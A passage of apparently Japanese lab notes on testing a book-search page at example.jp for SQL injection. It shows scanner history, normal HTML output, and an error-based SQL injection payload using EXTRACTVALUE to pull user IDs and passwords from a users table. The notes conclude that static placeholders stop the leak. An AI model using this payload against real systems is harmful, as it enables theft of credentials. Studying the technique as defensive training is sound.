<th>タイトル</th>  
<th>著者名</th>  
<th>出版社</th>  
<th>出版年月</th>  
<th>価格</th>  
</tr>  
</table>  
</body>  
</html>

履歴 検索 アラート アウトプット +

フィルタ: オフ エクスポート

Id	リクエスト日時	メソッド	URL	ステータスコード	ステータスコード...	ラウンドトリップ...	レスポンスボディサイ...	検出アラ...	ノート	タグ
88	18/12/20 12:26...	GET	http://example.jp/44/44-004.php?author=%27+AND+E...	200	OK	19 ms	183 bytes	Medium		

アラート 0 1 2 0 現在のスキャン 0 0 0 0 0 0 0 0

"44-001.php?author='+AND+EXTRACTVALUE(0,(SELECT+CONCAT('\$,id;',pwd)+FROM+users+LIMIT+0,1))+--+" 脆弱性をつくパラメータ

## 【ブラウザ】

(正常系)

蔵書ID	タイトル	著者名	出版社	出版年月	価格
1001	夏の夜の夢	Shakespeare	青森書籍	1979/01	600
1002	ハムレット	Shakespeare	岩手書房	1997/04	1260
1003	マクベス	Shakespeare	山形出版	2001/05	1530
1004	リア王	Shakespeare	秋田公論社	2004/07	1890

```
example.jp/44/44-004.php?author=Shakespeare
view-source:http://example.jp/44/44-004.php?author=Shakespeare

1 <html>
2 <body>
3 <table border=1>
4 <tr>
5 <th>蔵書ID</th>
6 <th>タイトル</th>
7 <th>著者名</th>
8 <th>出版社</th>
9 <th>出版年月</th>
10 <th>価格</th>
11 </tr>
12 <tr>
13 <td>1001</td>
14 <td>夏の夜の夢</td>
15 <td>Shakespeare</td>
16 <td>青森書籍</td>
17 <td>1979/01</td>
18 <td>600</td>
19 </tr>
20 ..
21 :
22 :
23 :
24 :
25 :
26 <tr>
27 <td>1004</td>
28 <td>リア王</td>
29 <td>Shakespeare</td>
30 <td>秋田公論社</td>
31 <td>2004/07</td>
32 <td>1890</td>
33 </tr>
34 </table>
35 </body>
36 </html>
```

(SQLインジェクション攻撃)

蔵書ID	タイトル	著者名	出版社	出版年月	価格
------	------	-----	-----	------	----

無効な構文であるエラーメッセージを出力させることでID、パスワードの漏洩を引き起こす脆弱性がありますが、静的プレースホルダが効いているので、メッセージは表示できません